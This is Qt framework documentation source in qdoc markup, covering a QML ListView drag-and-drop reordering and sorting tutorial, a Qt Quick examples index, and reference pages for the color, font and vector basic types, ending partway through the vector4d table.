\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qml-dynamicview-tutorial.html tutorial

\title QML Dynamic View Ordering Tutorial

\brief A tutorial describing how to re-arrange items in a QML ListView

\nextpage QML Dynamic View Ordering Tutorial 1 - A Simple ListView and Delegate

This tutorial shows how items in a ListView can be re-ordered without modifying the source model.

It demonstrates using drag and drop to reposition individual items within a view and using model data to dynamically sort all items in a view.

Tutorial chapters:

\list 1

\li \l {QML Dynamic View Ordering Tutorial 1 - A Simple ListView and Delegate}{A Simple ListView and Delegate}

\li \l {QML Dynamic View Ordering Tutorial 2 - Dragging View Items}{Dragging View Items}

\li \l {QML Dynamic View Ordering Tutorial 3 - Moving Dragged Items}{Moving Dragged Items}

\li \l {QML Dynamic View Ordering Tutorial 4 - Sorting Items}{Sorting Items}

\endlist

All the code in this tutorial can be found in Qt's \c examples/quick/tutorials/dynamicview directory.

\*/

/\*!

\title QML Dynamic View Ordering Tutorial 1 - A Simple ListView and Delegate

\contentspage QML Dynamic View Ordering Tutorial

\previouspage QML Dynamic View Ordering Tutorial

\nextpage QML Dynamic View Ordering Tutorial 2 - Dragging View Items

\example tutorials/dynamicview/dynamicview1

We begin our application by defining a ListView, a model which will provide data to the view, and a

delegate which provides a template for constructing items in the view.

The code for the ListView and delegate looks like this:

```
\snippet tutorials/dynamicview/dynamicview1/dynamicview.qml 0
```

The model is defined in a separate QML file which looks like this:

```
\snippet tutorials/dynamicview/dynamicview1/PetsModel.qml 0
```

```
\snippet tutorials/dynamicview/dynamicview1/PetsModel.qml 1
```

```
\section2 Walkthrough
```

The first item defined within the application's root Rectangle is the delegate Component. This is the template from which each item in the ListView is constructed.

The `\c name`, `\c age`, `\c type`, and `\c size` variables referenced in the delegate are sourced from the model data. The names correspond to roles defined in the model.

```
\snippet tutorials/dynamicview/dynamicview1/dynamicview.qml 1
```

The second part of the application is the ListView itself to which we bind the model and delegate.

```
\snippet tutorials/dynamicview/dynamicview1/dynamicview.qml 2
```

```
*/
```

/\*!

\title QML Dynamic View Ordering Tutorial 2 - Dragging View Items

\contentspage QML Dynamic View Ordering Tutorial

\previouspage QML Dynamic View Ordering Tutorial 1 - A Simple ListView and Delegate

\nextpage QML Dynamic View Ordering Tutorial 3 - Moving Dragged Items

\example tutorials/dynamicview/dynamicview2

Now that we have a visible list of items we want to be able to interact with them. We'll start by extending the delegate so the visible content can be dragged up and down the screen. The updated delegate looks like this:

\snippet tutorials/dynamicview/dynamicview2/dynamicview.qml 0

\section2 Walkthrough

The major change here is the root item of the delegate is now a `MouseArea` which provides handlers for mouse events and will allow us to drag the delegate's content item. It also acts as a container for the content item which is important as a delegate's root item is positioned by the view and cannot be moved by other means.

\snippet tutorials/dynamicview/dynamicview2/dynamicview.qml 1

\snippet tutorials/dynamicview/dynamicview2/dynamicview.qml 2

Dragging the content item is enabled by binding it to the MouseArea's

`\l {QtQuick::MouseArea::drag.target}{drag.target}` property. Because we still want the view to be

flickable we wait until the MouseArea's `\l {QtQuick::MouseArea::}{pressAndHold}`

signal is emitted before binding the drag target. This way when mouse moves before the hold

timeout has expired it is interpreted as moving the list and if it moves after it is interpreted as

dragging an item. To make it more obvious to the user when an item can be dragged we'll change the

background color of the content item when the timeout has expired.

`\snippet tutorials/dynamicview/dynamicview2/dynamicview.qml 3`

The other thing we'll need to do before an item can be dragged is to unset any anchors on the

content item so it can be freely moved around. We do this in a state change that is triggered

when the delegate item is held, at the same time we can reparent the content item to the root item

so that is above other items in the stacking order and isn't obscured as it is dragged around.

`\snippet tutorials/dynamicview/dynamicview2/dynamicview.qml 4`

`*/`

`/*!`

`\title QML Dynamic View Ordering Tutorial 3 - Moving Dragged Items`

`\contentspage QML Dynamic View Ordering Tutorial`

`\previouspage QML Dynamic View Ordering Tutorial 2 - Dragging View Items`

`\nextpage QML Dynamic View Ordering Tutorial 4 - Sorting Items`



\example tutorials/dynamicview/dynamicview3

The next step in our application to move items within the list as they're dragged so that we can re-order the list. To achieve this we introduce three new types to our application; DelegateModel, \I Drag and DropArea.

\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 0

\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 1

\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 2

\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 5

\section2 Walkthrough

In order to re-order the view we need to determine when one item has been dragged over another. With

the Drag attached property we can generate events that are sent to the scene graph whenever the item it is attached to moves.

\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 1

Drag events are only sent while the active property is true, so in this example the first event would be sent when the delegate was held with additional event sends when dragging. The \I {QtQuick::Drag::hotSpot}{hotSpot} property specifies the relative position of the drag events within the dragged item, the center of the item in this instance.

Then we use a DropArea in each view item to determine when the hot spot of the dragged item

intersects another item, when a drag enters one of these DropAreas we can move the dragged item to the index of the item it was dragged over.

\\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 3

To move the items within the view we use a DelegateModel. The DelegateModel type is used by the view types to instantiate delegate items from model data and when constructed explicitly can be used to filter and re-order the model items provided to ListView. The

\\l {QtQuick::DelegateModel::items}{items} property of DelegateModel provides access to the view's items and allows us to change the visible order without modifying the source model. To determine the current visible index of the items we use \\l {QtQuick::DelegateModel::itemsIndex}{itemsIndex} property on the DelegateModel attached property of the delegate item.

To utilize a DelegateModel with a ListView we bind it to the \\l {QtQuick::ListView::model}{model} property of the view and bind the \\l {QtQuick::DelegateModel::model}{model} and \\l {QtQuick::DelegateModel::delegate}{delegate} to the DelegateModel.

\\snippet tutorials/dynamicview/dynamicview3/dynamicview.qml 4

\*/

/\*!

\\title QML Dynamic View Ordering Tutorial 4 - Sorting Items

\\contentspage QML Dynamic View Ordering Tutorial

\\previouspage QML Dynamic View Ordering Tutorial 3 - Moving Dragged Items

\example tutorials/dynamicview/dynamicview4

Drag and drop isn't the only way items in a view can be re-ordered, using a DelegateModel it is also possible to sort items based on model data. To do that we extend our DelegateModel instance like this:

\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 0

## \section2 Walkthrough

Items in a DelegateModel are filtered into groups represented by the DelegateModelGroup type, normally all items in the model belong to a default `{QtQuick::DelegateModel::items}{items}` group but this default can be changed with the `includeByDefault` property. To implement our sorting we want items to first be added to an unsorted group from where we can transfer them to a sorted position in the items group. To do that we clear `includeByDefault` on the items group and set it on a new group name 'unsorted'.

\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 1

\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 2

We sort the items by first finding the position in the items group to insert the first unsorted item and then transfer the item to the items group before moving it to the pre-determined index and repeat until the unsorted group is empty.

To find the insert position for an item we request a handle for the item from the unsorted group with the `QtQuick::DelegateModel::get` function. Through the model property on this handle we can access the same model data that is available in a delegate instance of that item and compare against other items to determine relative position.

`\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 3`

The `lessThan` argument to the `sort` function is a comparison function which will determine the order of the list. In this example it can be one of the following:

`\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 4`

A sort is triggered whenever new items are added to the unsorted `DelegateModel` which we are notified of by the `QtQuick::DelegateModelGroup::onChanged` handler. If no sort function is currently selected we simply transfer all items from the unsorted group to the items group, otherwise we call `sort` with the selected sort function.

`\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 5`

Finally when the selected sort order changes we can trigger a full re-sort of the list by moving all items from the items group to the unsorted group, which will trigger the

`QtQuick::DelegateModelGroup::onChanged` handler and transfer the items back to the items group in correct order. Note that the `QtQuick::DelegateModelGroup::onChanged` handler will not be invoked recursively so there's no issue with it being invoked during a sort.

\snippet tutorials/dynamicview/dynamicview4/dynamicview.qml 6

\*/

examples.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-codesamples.html

\title Qt Quick Examples and Tutorials

\brief Building UIs with QML

\ingroup all-examples

\ingroup qtquick

\target qtquick-samples

Qt includes several examples to demonstrate a particular usage. The examples run as applications or as non-GUI examples in Qt Creator. Qt tutorials show the step-by-step information and give insight to particular code snippets.

This page lists the \l{Qt QML} and \l{Qt Quick} examples, however, many other \l{All Modules}{Qt modules} contain examples related to their QML API.

\section1 Running the Examples and Demos

The examples are packaged with the \l{Getting Started with Qt}{Qt installers}

and are accessed through Qt Creator. For more information about running examples in Qt Creator, visit the [\{Qt Creator: Building and Running an Example}\{Building and Running an Example}](#) page.

Open and run examples within Qt Creator's `\gui{Welcome}` mode. Most of the examples run on various platforms and to search for platform-specific examples, type the platform name (or any keywords) in the search field. For example, typing `\c mobile` in the search field lists the examples that are fully compatible with the `\{Platform Support}\{mobile}` platforms.

To view other examples and tutorials, visit the [\{Qt Examples And Tutorials}](#) page.

## `\section1 Qt Quick Demos`

Here is a list of fully-functional demo applications. They are full applications that show how a deployable Qt application is built and structured. Many of the demos are deployable to mobile and desktop platforms.

`\annotatedlist{qtquickdemos}`

## `\section1 Developing Qt Quick Applications`

The following pages show how to develop Qt applications using

[Qt Creator Manual](#) {Qt Creator} and Qt Quick. The pages demonstrate various steps such as use cases and introductory material. For more information about Qt Quick Applications and related modules, visit the [QML Applications](#) page.

**Development Environment**

- [Qt Creator: Creating Qt Quick Projects](#) {Creating Qt Quick Projects}

- [Qt Creator: Using Qt Quick Designer](#) {Using Qt Quick Designer}

- [Qt Creator: Creating Components](#) {Creating Components}

- [Qt Creator: Creating Screens](#) {Creating Screens}

- [Qt Creator: Exporting Designs from Graphics Software](#) {Exporting Designs from Graphics Software}

- [Qt Creator: Using QML Modules with Plugins](#) {Using QML Modules with Plugins}

**Beginning with QML and Qt Quick**

- [First Steps with QML](#)

- [Getting Started Programming with Qt Quick](#) {Qt Quick Text Editor}

- [QML Advanced Tutorial](#) {SameGame}



**\b{Use Cases}**

**\list**

**\li \l{qtquick-usecase-visual.html}{Visual types in QML}**

**\li \l{qtquick-usecase-userinput.html}{Responding to User Input in QML}**

**\li \l{qtquick-usecase-animations.html}{Animations in QML}**

**\li \l{qtquick-usecase-text.html}{Displaying Text in QML}**

**\li \l{qtquick-usecase-layouts.html}{Layouts in QML}**

**\li \l{qtquick-usecase-styling.html}{Style and Theme Support}**

**\li \l{qtquick-usecase-integratingjs.html}{Integrating JavaScript in QML}**

**\endlist**

**\enddiv**

**\enddiv**

## **\section2 Extending QML**

The following tutorials show how a QML-based application can be combined with C++ code using the `\l{Qt QML}` module. For information about extending QML, visit the `\l{Integrating QML and C++}` page.

**\annotatedlist{qmlextendingexamples}**

## **\section1 Examples**

Examples are small applications which show how to implement various Qt Quick features. The examples run on various platforms and are opened from within Qt

Creator.

```
\div {class="multi-column"}
```

```
\div {class="doc-column"}
```

```
\b{QML Types and Controls}
```

```
\list
```

```
\li \l{Qt Quick Controls - Gallery}{Controls Gallery}
```

```
\li \l{Qt Quick System Dialog Examples}{Dialog Examples}
```

```
\li \l{Calendar Example}
```

```
\li \l{Qt Quick Controls - Table View Example}{TableView}
```

```
\li \l{Qt Quick Examples - Text}{Text and Fonts}
```

```
\li \l{Qt Quick Examples - Toggle Switch}{Custom Toggle Switch}
```

```
\endlist
```

```
\enddiv
```

```
\div {class="doc-column"}
```

```
\b{Layouts and Views}
```

```
\list
```

```
\li \l{Qt Quick Controls - Basic Layouts Example}{Basic Layouts}
```

```
\li \l{Qt Quick Examples - Positioners}{Positioners}
```

```
\li \l{Qt Quick Examples - Views}{Views}
```

```
\li \l{Qt Quick Examples - Window and Screen}{Windows and Screen}
```

```
\li \l{Qt Quick Examples - Right to Left}{Right-to-Left and Text Layout}
```

```
\endlist
```

```
\enddiv
```

```
\div {class="doc-column"}
```

**\b{Image and Graphics}**

**\list**

**\li \l{Qt Quick Examples - Image Elements}{Image Elements}**

**\li \l{Qt Quick Examples - Animation}{Animation}**

**\li \l{Qt Quick Examples - Canvas}{Canvas API}**

**\li \l{Qt Quick Examples - Shader Effects}{Shader Effects}**

**\endlist**

**\enddiv**

**\enddiv**

**\div {class="multi-column"}**

**\div {class="doc-column"}**

**\b{Keyboard, Focus, and Touch}**

**\list**

**\li \l{Qt Quick Examples - Key Interaction}{Key Interaction}**

**\li \l{Qt Quick Examples - MouseArea}{MouseArea}**

**\li \l{Qt Quick Controls - Touch Gallery}{Touch Gallery}**

**\endlist**

**\enddiv**

**\div {class="doc-column"}**

**\b{System and Events}**

**\list**

**\li \l{Qt Quick Examples - Threading}{Threading}**

**\li \l{Qt Quick Examples - Accessibility}{Accessibility}**

**\li \l{Qt Quick Examples - externaldraganddrop}{External Drag and Drop}**

```

\li \l{Qt Quick Examples - Drag and Drop}{Drag and Drop}

\endlist

\enddiv

\div {class="doc-column"}

\l{Scene Graph}

\list

\li \l{Scene Graph - OpenGL Under QML}{OpenGL Under QML}

\li \l{Scene Graph - Painted Item}{Painted Item}

\li \l{Scene Graph - Custom Geometry}{Custom Geometry}

\li \l{Scene Graph - Graph}{Graph}

\li \l{Scene Graph - Simple Material}{Simple Material}

\li \l{Scene Graph - Rendering FBOs}{Rendering FBOs}

\li \l{Scene Graph - Rendering FBOs in a thread}{Rendering FBOs in a thread}

\endlist

\enddiv

\enddiv

*/

qmltypereference.qdoc

/*****

**

** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal

**

** This file is part of the documentation of the Qt Toolkit.

**

```

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmlmodule QtQuick 2.4

\title Qt Quick QML Types

\ingroup qmlmodules

\brief Provides graphical QML types.

The `{Qt Quick}` module provides graphical primitive types. These types are only available in a QML document if that document imports the `{QtQuick}` namespace.

The current version of the `{QtQuick}` module is version 2.4, and thus it may be imported via the following statement:

```
{qml
import QtQuick 2.4
}{endqml
```

Visit the `{Qt Quick}` module documentation for more information about the concepts which are central to `{QtQuick}`.

## `{section1 Submodules}`

`{Qt Quick}` includes several submodules which contain additional types.

`{list}`

`{li {Qt Quick XmlListModel QML Types}{XML List Model} - contains types for creating models from XML data}`

`{li {Qt Quick Local Storage QML Types}{Local Storage} - a submodule containing a JavaScript interface for an SQLite database}`

`{li {Qt Quick Particles QML Types}{Particles} - provides a particle system for QML applications}`

- \li \l{Qt Quick Window QML Types}{Window} - contains types for creating top-level windows and accessing screen information
  - \li \l{Qt Quick Dialogs QML Types}{Dialogs} - contains types for creating and interacting with system dialogs
  - \li \l{Qt Quick Controls QML Types}{Controls} - provides a set of reusable UI components
  - \li \l{Qt Quick Layouts QML Types}{Layouts} - contains types that are used to arrange items in the user interface
  - \li \l{Qt Quick Test QML Types}{Tests} - types for testing QML applications.
- \endlist

\target basic-types

## \section1 Basic Types

There are a number of basic types that are

\l{qtqml-typesystem-basictypes.html#basic-types-provided-by-the-qml-language} {supported by default in the QML language}.

In addition, the \c QtQuick import provides the following basic types:

\annotatedlist qtquickbasictypes

## \section1 Object Types

All object types provided by the \c QtQuick import are based on the \l{Item} type, which itself derives from \l{QtQml::QObject}{QObject}. \l{Qt QML QML

Types#Object Types} {QML object types} provided by the Qt QML module (such as `\l{QtQml::QtObject}{QtObject}` and `\l{QtQml::Component}{Component}`) are also available when you import `\c QtQuick`.

`*/`

`/*!`

`\qmlbasictype color`

`\ingroup qtquickbasictypes`

`\brief an ARGB color value.`

`\target colorbasictypedocs`

The `\c color` type refers to an ARGB color value. It can be specified in a number of ways:

`\list`

`\li` By a `\l{http://www.w3.org/TR/SVG/types.html#ColorKeywords}{SVG color name}`, such as "red", "green" or "lightsteelblue".

`\li` By a hexadecimal triplet or quad in the form `\c "#RRGGBB"` and `\c "#AARRGGBB"` respectively. For example, the color red corresponds to a triplet of `\c "#FF0000"` and a slightly transparent blue to a quad of `\c "#800000FF"`.

`\li` Using the `\l{QtQml::Qt::rgba()}{Qt.rgba()}`, `\l{QtQml::Qt::hsla()}{Qt.hsla()}`, `\l{QtQml::Qt::darker()}{Qt.darker()}`, `\l{QtQml::Qt::lighter()}{Qt.lighter()}` or `\l{QtQml::Qt::tint()}{Qt.tint()}` functions.

`\endlist`



Example:

```
\div{float-right}  
\inlineimage declarative-colors.png  
\enddiv  
\snippet qml/colors.qml colors
```

Additionally, a color type has `color.r`, `color.g`, `color.b` and `color.a` properties that refer to the red, green, blue and alpha values of the color, respectively:

```
\qml  
Text {  
    color: "red"  
  
    // prints "1 0 0 1"  
    Component.onCompleted: console.log(color.r, color.g, color.b, color.a)  
}  
\endqml
```

To test color values for equality, use the `Qt::colorEqual()` function. This allows colors to be accurately compared whether they are in property form or in any of the acceptable string specification forms.

When integrating with C++, note that any `QColor` value

[passed into QML from C++](#) is automatically

converted into a `\c` color value, and vice-versa.

This basic type is provided by the `QtQuick` import.

```
\sa {QML Basic Types}
```

```
*/
```

```
/*!
```

```
\qmlbasictype font
```

```
\ingroup qtquickbasictypes
```

```
\brief a font value with the properties of QFont.
```

```
\target fontbasictypedocs
```

The `\c` font type refers to a font value with the properties of `QFont`.

The most commonly used properties are:

```
\list
```

```
\li \l string \c font.family
```

```
\li \l bool \c font.bold
```

```
\li \l bool \c font.italic
```

```
\li \l bool \c font.underline
```

```
\li \l real \c font.pointSize
```

```
\li \l int \c font.pixelSize
```

```
\endlist
```

If both `\c pointSize` and a `\c pixelSize` are specified, `\c pixelSize` will be used.

The following properties are also available:

```
\list
```

```
\li \l enumeration \c font.weight
```

```
\li \l bool \c font.overline
```

```
\li \l bool \c font.strikeout
```

```
\li \l enumeration \c font.capitalization
```

```
\li \l real \c font.letterSpacing
```

```
\li \l real \c font.wordSpacing
```

```
\endlist
```

Example:

```
\qml
```

```
Text { font.family: "Helvetica"; font.pointSize: 13; font.bold: true }
```

```
\endqml
```

When integrating with C++, note that any `QFont` value

`\l{qtqml-cppintegration-data.html}`{passed into QML from C++} is automatically converted into a `\c font` value, and vice-versa.

This basic type is provided by the `QtQuick` import.

Font weighting is classified on a scale from 0 to 99, where a weight of 0 is ultralight, and 99 is extremely black. The following values are supported:

\table

\row

\li \c Font.Light

\li 25

\row

\li \c Font.Normal

\li 50

\row

\li \c Font.DemiBold

\li 63

\row

\li \c Font.Bold

\li 75

\row

\li \c Font.Black

\li 87

\endtable

Capitalization supports the following values:

\table

\row

\li \c Font.MixedCase

\li No capitalization change is applied.

\row

\li \c Font.AllUppercase

\li Alters the text to be rendered in all uppercase type.

\row

\li \c Font.AllLowercase

\li Alters the text to be rendered in all lowercase type.

\row

\li \c Font.SmallCaps

\li Alters the text to be rendered in small-caps type.

\row

\li \c Font.Capitalize

\li Alters the text to be rendered with the first character of each word as an uppercase character.

\endtable

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype vector2d

\ingroup qtquickbasictypes

\brief A vector2d type has x and y attributes.

A `vector2d` type has `x` and `y` attributes, otherwise it is similar to the `vector3d` type. Please see the documentation about the `vector3d` type for more information.

To create a `vector2d` value, specify it as a "x,y" string, or define the components individually, or compose it with the `Qt.vector2d()` function.

The `vector2d` type has the following idempotent functions which can be invoked in QML:

`\table`

`\header`

`\li Function Signature`

`\li Description`

`\li Example`

`\row`

`\li real dotProduct(vector2d other)`

`\li Returns the scalar real result of the dot product of this vector2d with the other vector2d`

`\li \code`

```
var a = Qt.vector2d(1,2);
```

```
var b = Qt.vector2d(3,4);
```

```
var c = a.dotProduct(b);
```

```
console.log(c); // 11
```

`\endcode`

\row

\li vector2d times(vector2d other)

\li Returns the vector2d result of multiplying \c this vector2d with the \c other vector2d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = Qt.vector2d(3,4);  
var c = a.times(b);  
console.log(c.toString()); // QVector2D(3, 8)
```

\endcode

\row

\li vector2d times(real factor)

\li Returns the vector2d result of multiplying \c this vector2d with the scalar \c factor

\li \code

```
var a = Qt.vector2d(1,2);  
var b = 4.48;  
var c = a.times(b);  
console.log(c.toString()); // QVector2D(4.48, 8.96)
```

\endcode

\row

\li vector2d plus(vector2d other)

\li Returns the vector2d result of the addition of \c this vector2d with the \c other vector2d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = Qt.vector2d(3,4);  
var c = a.plus(b);  
console.log(c.toString()); // QVector2D(4, 6)
```

\endcode

\row

\li vector2d minus(vector2d other)

\li Returns the vector2d result of the subtraction of \c other vector2d from \c this vector2d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = Qt.vector2d(3,4);  
var c = a.minus(b);  
console.log(c.toString()); // QVector2D(-2, -2)
```

\endcode

\row

\li vector2d normalized()

\li Returns the normalized form of \c this vector

\li \code

```
var a = Qt.vector2d(1,2);  
var b = a.normalized();  
console.log(b.toString()); // QVector2D(0.447214, 0.894427)
```

\endcode



\row

\li real length()

\li Returns the scalar real value of the length of \c this vector2d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = a.length();  
console.log(b.toString()); // 2.23606797749979
```

\endcode

\row

\li vector3d toVector3d()

\li Returns the vector3d result of converting \c this vector2d to a vector3d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = a.toVector3d();  
console.log(b.toString()); // QVector3D(1, 2, 0)
```

\endcode

\row

\li vector4d toVector4d()

\li Returns the vector4d result of converting \c this vector2d to a vector4d

\li \code

```
var a = Qt.vector2d(1,2);  
var b = a.toVector4d();  
console.log(b.toString()); // QVector4D(1, 2, 0, 0)
```

\endcode

\row

\li bool fuzzyEquals(vector2d other, real epsilon)

\li Returns true if \c this vector2d is approximately equal to the \c other vector2d.

The approximation will be true if each attribute of \c this is within \c epsilon

of \c other. Note that \c epsilon is an optional argument, the default \c epsilon

is 0.00001.

\li \code

```
var a = Qt.vector2d(1,2);
var b = Qt.vector2d(1.0001, 1.9998);
var c = a.fuzzyEquals(b);    // default epsilon
var d = a.fuzzyEquals(b, 0.005); // supplied epsilon
console.log(c + " " + d); // false true
```

\endcode

\endtable

This basic type is provided by the QtQuick import.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype vector3d

\ingroup qtquickbasictypes

\brief a value with x, y, and z attributes.

The \c vector3d type refers to a value with \c x, \c y, and \c z attributes.

To create a \c vector3d value, specify it as a "x,y,z" string:

```
\qml
```

```
Rotation { angle: 60; axis: "0,1,0" }
```

```
\endqml
```

or with the `\l{QtQml::Qt::vector3d()}{Qt.vector3d()}` function:

```
\qml
```

```
Rotation { angle: 60; axis: Qt.vector3d(0, 1, 0) }
```

```
\endqml
```

or as separate \c x, \c y, and \c z components:

```
\qml
```

```
Rotation { angle: 60; axis.x: 0; axis.y: 1; axis.z: 0 }
```

```
\endqml
```

Each attribute of a vector3d value is stored internally as a single-precision floating point number (\c float).

When integrating with C++, note that any QVector3D value

[\l{qtqml-cppintegration-data.html}](#){passed into QML from C++} is automatically converted into a `\c vector3d` value, and vice-versa.

The `vector3d` type has the following idempotent functions which can be invoked in QML:

`\table`

`\header`

`\li Function Signature`

`\li Description`

`\li Example`

`\row`

`\li vector3d crossProduct(vector3d other)`

`\li Returns the vector3d result of the cross product of \c this vector3d with the \c other vector3d`

`\li \code`

```
var a = Qt.vector3d(1,2,3);
```

```
var b = Qt.vector3d(4,5,6);
```

```
var c = a.crossProduct(b);
```

```
console.log(c.toString()); // QVector3D(-3, 6, -3)
```

`\endcode`

`\row`

`\li real dotProduct(vector3d other)`

`\li Returns the scalar real result of the dot product of \c this vector3d with the \c other vector3d`

\li \code

```
var a = Qt.vector3d(1,2,3);
```

```
var b = Qt.vector3d(4,5,6);
```

```
var c = a.dotProduct(b);
```

```
console.log(c); // 32
```

\endcode

\row

\li vector3d times(matrix4x4 matrix)

\li Returns the vector3d result of transforming \c this vector3d with  
the 4x4 \c matrix with the matrix applied post-vector

\li \code

```
var a = Qt.vector3d(1,2,3);
```

```
var b = Qt.matrix4x4(4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19);
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QVector3D(0.774194, 0.849462, 0.924731)
```

\endcode

\row

\li vector3d times(vector3d other)

\li Returns the vector3d result of multiplying \c this vector3d with the \c other vector3d

\li \code

```
var a = Qt.vector3d(1,2,3);
```

```
var b = Qt.vector3d(4,5,6);
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QVector3D(4, 10, 18)
```

```
\endcode
```

```
\row
```

```
\li vector3d times(real factor)
```

```
\li Returns the vector3d result of multiplying \c this vector3d with the scalar \c factor
```

```
\li \code
```

```
var a = Qt.vector3d(1,2,3);
```

```
var b = 4.48;
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QVector3D(4.48, 8.96, 13.44)
```

```
\endcode
```

```
\row
```

```
\li vector3d plus(vector3d other)
```

```
\li Returns the vector3d result of the addition of \c this vector3d with the \c other vector3d
```

```
\li \code
```

```
var a = Qt.vector3d(1,2,3);
```

```
var b = Qt.vector3d(4,5,6);
```

```
var c = a.plus(b);
```

```
console.log(c.toString()); // QVector3D(5, 7, 9)
```

```
\endcode
```

```
\row
```

```
\li vector3d minus(vector3d other)
```

\li Returns the vector3d result of the subtraction of \c other vector3d from \c this vector3d

\li \code

```
var a = Qt.vector3d(1,2,3);  
var b = Qt.vector3d(4,5,6);  
var c = a.minus(b);  
console.log(c.toString()); // QVector3D(-3, -3, -3)
```

\endcode

\row

\li vector3d normalized()

\li Returns the normalized form of \c this vector

\li \code

```
var a = Qt.vector3d(1,2,3);  
var b = a.normalized();  
console.log(b.toString()); // QVector3D(0.267261, 0.534522, 0.801784)
```

\endcode

\row

\li real length()

\li Returns the scalar real value of the length of \c this vector3d

\li \code

```
var a = Qt.vector3d(1,2,3);  
var b = a.length();  
console.log(b.toString()); // 3.7416573867739413
```

\endcode

\row

\li vector2d toVector2d()

\li Returns the vector2d result of converting \c this vector3d to a vector2d

\li \code

```
var a = Qt.vector3d(1,2,3);  
var b = a.toVector2d();  
console.log(b.toString()); // QVector2D(1, 2)
```

\endcode

\row

\li vector4d toVector4d()

\li Returns the vector4d result of converting \c this vector3d to a vector4d

\li \code

```
var a = Qt.vector3d(1,2,3);  
var b = a.toVector4d();  
console.log(b.toString()); // QVector4D(1, 2, 3, 0)
```

\endcode

\row

\li bool fuzzyEquals(vector3d other, real epsilon)

\li Returns true if \c this vector3d is approximately equal to the \c other vector3d.

The approximation will be true if each attribute of \c this is within \c epsilon of \c other. Note that \c epsilon is an optional argument, the default \c epsilon is 0.00001.



```

\li \code
var a = Qt.vector3d(1,2,3);
var b = Qt.vector3d(1.0001, 1.9998, 2.0001);
var c = a.fuzzyEquals(b);    // default epsilon
var d = a.fuzzyEquals(b, 0.005); // supplied epsilon
console.log(c + " " + d); // false true
\endcode
\endtable

```

This basic type is provided by the QtQuick import.

```

\sa {QML Basic Types}

*/

/*!
\qmlbasictype vector4d
\ingroup qtquickbasictypes

```

\brief A vector4d type has x, y, z and w attributes.

A \c vector4d type has \c x, \c y, \c z and \c w attributes,  
otherwise it is similar to the \c vector3d type. Please see the  
documentation about the \c vector3d type for more information.

To create a \c vector4d value, specify it as a "x,y,z,w" string,

or define the components individually, or compose it with the `Qt.vector4d()` function.

The `vector4d` type has the following idempotent functions which can be invoked in QML:

`\table`

`\header`

`\li Function Signature`

`\li Description`

`\li Example`

`\row`

`\li real dotProduct(vector4d other)`

`\li Returns the scalar real result of the dot product of \c this vector4d with the \c other vector4d`

`\li \code`

```
var a = Qt.vector4d(1,2,3,4);
```

```
var b = Qt.vector4d(5,6,7,8);
```

```
var c = a.dotProduct(b);
```

```
